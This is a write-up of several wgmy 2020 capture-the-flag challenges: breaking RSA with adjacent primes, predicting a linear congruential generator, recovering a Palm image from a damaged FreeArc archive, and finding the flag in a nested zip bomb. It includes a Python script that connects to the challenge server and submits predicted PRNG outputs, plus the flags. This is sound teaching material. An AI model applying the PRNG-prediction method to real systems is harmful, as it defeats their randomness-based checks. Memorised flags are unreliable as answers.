
babyrsa




Content of chal.py:

```python
#!/usr/bin/env python3
from Crypto.Util.number import *
from gmpy2 import next_prime

flag = open("flag.txt","rb").read().strip()
p = getStrongPrime(1024)
q = next_prime(p)
n = p * q
e = 0x10001
m = bytes_to_long(flag)
c = pow(m,e,n)

print(f"n = {n}")
print(f"e = {e}")
print(f"c = {c}")

# Output
# n =
22306351450360835278685008577095637579379519735569993605372382025943065943172195653447501298828968514687284277198607097065634258314264314927371277442275519637994628244973451713428529246432421492448316055762649494875064883616150678248746788780631659395141126436598713108296958809877050508719429858288542409206141714853617337747692468415137300472541599402472407915882162354129011035959781898989018189851240885134793158675541708464792531211982651421335486888814185904694334748742140907479724360382947060649121854484350812707303750753924042963642230136006371631037322400368914718351407008699556959068979201259584736419897
# e = 65537
# c =
17602993744775645244932047693736399644507438713421090470524415766527158933476062715547401853988887892859852712288174327133373629909097820395435401533676533608936213580668532621040243037931761022394679651927262885744960614529599325651735809067636612587147031269202667870888506169666258327004309669721112194725267847462929621419423182917279393538900064854853776147192666718145232846523208281394755265917943312113266402772744899076664734081819237068101883336427745375537437389752990601021671228882409327526733171270971339644452600369079961452292583316600829728068432427992039322905022470729764699358872105298576585603770
```


n, e, and c(ciphertext) is given, an easy one. Apply all those values as arguments into RsaCtfTools and the flag will be printed.





Flag: wgmy{20e6852af817ca67678df52a1668186c}

Long Crypto Guessing



The main portion of the ***server.py*** given in this challenge is as below:

```
...

class PRNG:
    a = getrandbits(64)
    b = getrandbits(64)
    p = 11760071327054544317

    def __init__(self, seed):
        self.state = seed

    def next(self):
        self.state = (self.a * self.state + self.b) % self.p
        return self.state

...

gen = PRNG(getrandbits(64))
print(f"First 3 values: {gen.next()},{gen.next()},{gen.next()}\n")

for i in range(1000):
    try:
        guess = int(input("Enter a number between 0-9999: "))
    except:
        print("HACKER ALERT! Aborting..")
        sys.exit()
    num = gen.next() % 10000
    if guess == num:
        print("Incredible! Next round!")

...
```


Hints obtained:

- variables ***a***, ***b*** and ***state*** in class ***PRNG*** are initialized with random integers
- upon calling method ***next()***, ***state*** is updated with (***a*** * ***state*** + ***b***) % 11760071327054544317, and then ***state*** is returned
- first 3 ***next()*** values are supplied
- during guessing, it asks for ***next()*** % 10000 for 1000 times

From the hints obtained, ***a*** and ***b*** are to be calculated based on the first 3 values given. The equations to do so:

- third_value = (second_value * a + b) % 11760071327054544317
- second_value = (first_value * a + b) % 11760071327054544317

Not good at ~~guessing~~ math, but the tool to solve modular equations is found at https://www.dcode.fr/modular-equation-solver:



Using this tool, ***a*** and ***b*** are computed easily. The only thing left to do is write a script that accepts these two values and submits ***next()*** % 10000 for 1000 times.

Here's the python script written to automate the process (excluding solving the modular equations):


```python
import socket


class PRNG:
    a = 0
    b = 0
    p = 11760071327054544317

    def __init__(self, seed):
        self.state = seed

    def next(self):
        self.state = (self.a * self.state + self.b) % self.p
        return self.state


with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect(("159.89.198.90", 200))

    data = s.recv(1024)
    print(repr(data))

    nums = [int(n) for n in data.decode().split("\n\n")[1].split(" ")[-1].split(",")]
    print(nums)

    gen = PRNG(nums[2])
    gen.a = int(input())
    gen.b = int(input())

    for i in range(1000):
        num = (str(gen.next() % 10000) + "\n").encode()
        print(num)
        s.send(num)
        print(repr(s.recv(1024)))

```

After running the script (and entering ***a*** and ***b***), the flag is revealed at the end.

FLAG: wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}


Steganography

nuisance




Opening the given binary with Notepad, a readable string “lzma:1mb:normal:bt4:32” is spotted multiple times:

Google the file extension with the spotted string: arc lzma:1mb:normal:bt4:32




Or simply google: arc file extension




Both of them point to FreeArc, obtainable at https://sourceforge.net/projects/freearc/.

In the first attempt to extract the content of ***nuisance.arc*** with FreeArc, it responded with either it is not an archive or it is corrupted. Luckily, FreeArc induces a feature to repair damaged archive:



With this, the content, ***flag.palm***, is now extracted from the repaired archive.

Now, google: palm file extension



It leads to a format used for storing images: Palm Pixmap.

In the first attempt, to open and view the image, Palm Pixmap to BMP converter at https://convertio.co/palm-bmp/ is used to convert it to bmp format:


Opening the ***flag.bmp*** obtained after the conversion literally prints the flag:

To save time (and because of the laziness to type the flag out character by character, mainly), an OCR tool: Capture2Text (downloadable at https://sourceforge.net/projects/capture2text/files/Capture2Text/) is used to extract the flag in text.

FLAG: wgmy{c6a9f61e26a8be4d4f856ab326d729dd}

Misc

Defuse the bomb!



After we downloaded the file, we tried to open the files one by one to check the contain of the file. However, we found out that inner zip files are the same. So we tried to get the information of each of the files.

```
chuah@Kali:~/Desktop/wgmy2020/defuse_the_bomb$ 7z l bomb.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5-8300H CPU @ 2.30GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 206803 bytes (202 KiB)

Listing archive: bomb.zip

--
Path = bomb.zip
Type = zip
Physical Size = 206803

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2020-12-03 13:31:56 .....       157842         8428  0.zip
2020-12-03 13:31:56 .....       157842         8428  1.zip
2020-12-03 13:31:56 .....       157842         8428  10.zip
2020-12-03 13:31:56 .....       157842         8428  11.zip
2020-12-03 13:31:56 .....       157842         8428  12.zip
2020-12-03 13:31:56 .....       157842         8428  13.zip
2020-12-03 13:31:56 .....       157842         8428  14.zip
2020-12-03 13:31:56 .....       157842         8428  15.zip
2020-12-03 13:31:56 .....       157842         8428  16.zip
2020-12-03 13:31:56 .....       157842         8428  17.zip
2020-12-03 13:31:56 .....       157842         8428  18.zip
2020-12-03 13:31:56 .....       157842         8428  19.zip
2020-12-03 13:31:56 .....       157842         8428  2.zip
2020-12-03 13:31:56 .....       157842         8428  3.zip
2020-12-03 13:31:56 .....       157842         8428  4.zip
2020-12-03 13:31:56 .....       157842         8428  5.zip
2020-12-03 13:31:56 .....       157842         8428  6.zip
2020-12-03 13:31:56 .....       179640        43869  7.zip
2020-12-03 13:31:56 .....       157842         8428  8.zip
2020-12-03 13:31:56 .....       157842         8428  9.zip
------------------- ----- ------------ ------------  ------------------------
2020-12-03 13:31:56            3178638       204001  20 files
```


We found out that there is one file's file size that is different from others. Then, we try to extract the file with the different file size.

```
chuah@Kali:~/Desktop/wgmy2020/defuse_the_bomb$ 7z l 7.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5-8300H CPU @ 2.30GHz (906EA),ASM,AES-N

Scanning the drive for archives:
1 file, 179640 bytes (176 KiB)

Listing archive: 7.zip

--
Path = 7.zip
Type = zip
Physical Size = 179640

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2020-12-03 13:31:56 .....       144682         7752  0.zip
2020-12-03 13:31:56 .....       160095        29550  1.zip
2020-12-03 13:31:56 .....       144682         7752  10.zip
2020-12-03 13:31:56 .....       144682         7752  11.zip
2020-12-03 13:31:56 .....       144682         7752  12.zip
2020-12-03 13:31:56 .....       144682         7752  13.zip
2020-12-03 13:31:56 .....       144682         7752  14.zip
2020-12-03 13:31:56 .....       144682         7752  15.zip
2020-12-03 13:31:56 .....       144682         7752  16.zip
2020-12-03 13:31:56 .....       144682         7752  17.zip
2020-12-03 13:31:56 .....       144682         7752  18.zip
2020-12-03 13:31:56 .....       144682         7752  19.zip
2020-12-03 13:31:56 .....       144682         7752  2.zip
2020-12-03 13:31:56 .....       144682         7752  3.zip
2020-12-03 13:31:56 .....       144682         7752  4.zip
2020-12-03 13:31:56 .....       144682         7752  5.zip
2020-12-03 13:31:56 .....       144682         7752  6.zip
2020-12-03 13:31:56 .....       144682         7752  7.zip
2020-12-03 13:31:56 .....       144682         7752  8.zip
2020-12-03 13:31:56 .....       144682         7752  9.zip
------------------- ----- ------------ ------------  ------------------------
```

The same thing is happening after we extract the file with different file sizes. There is one file with a different file size. We did it again and again until finally we obtained the flag.

```
chuah@Kali:~/Desktop/wgmy2020/defuse_the_bomb$ 7z l 8.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Inte
l(R) Core(TM) i5-8300H CPU @ 2.30GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 2089372 bytes (2041 KiB)

Listing archive: 8.zip

--
Path = 8.zip
Type = zip
Physical Size = 2089372

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2020-12-03 13:30:58 .....   2147485734      2089206  flag.txt
------------------- ----- ------------ ------------  ------------------------
2020-12-03 13:30:58         2147485734      2089206  1 files
```

However, the file is 2GB in size and it contains lots of repeating junk. Then, we try our luck by finding wgmy in the file since we know that the starting of the flag is wgmy.



Viola !! We found the flag !

FLAG: wgmy{04a2766e72f0e267ed58792cc1579791}